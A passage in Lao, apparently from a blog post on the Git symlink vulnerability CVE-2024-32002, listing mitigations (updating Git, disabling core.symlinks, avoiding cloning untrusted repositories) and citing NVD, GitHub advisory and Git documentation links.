
- ອັບເດດ git ໃຫ້ເປັນ version ລ່າສຸດ:
- ສຳຫຼັບ windows:
git update-git-for-windows
- ສຳຫຼັບ linux(unix):
sudo apt update -y
sudo apt full-upgrade -y
2. ໃຫ້ປິດການໃຊ້ງານ symbolic link ໃນ git ໂດຍໃຊ້ຄຳສັ່ງ:
git config —global core.symlinks false
3. ຫຼີກລ່ຽງການ cloning ໂປຣເຈັກທີ່ບໍ່ຮູ້ຈັກແຫຼ່ງທີ່ມາ
ໃຫ້ປິດການໃຊ້ງານ symbolic link ໃນ git (git config —global core.symlinks false) ແລະ ແນ່ນອນວ່າວິທີທີ່ດີທີ່ສຸດຄືການຫຼີກລ່ຽງການ cloning ໂປຣເຈັກທີ່ບໍ່ຮູ້ຈັກແຫຼ່ງທີ່ມາ
References
- https://nvd.nist.gov/vuln/detail/CVE-2024-32002
- https://en.wikipedia.org/wiki/Symbolic_link
- https://github.com/git/git/security/advisories/GHSA-8h77-4q3w-gfgv
- https://git-scm.com/docs/git-clone#Documentation/git-clone.txt---recurse-submodulesltpathspecgt
- https://git-scm.com/docs/git-config#Documentation/git-config.txt-coresymlinks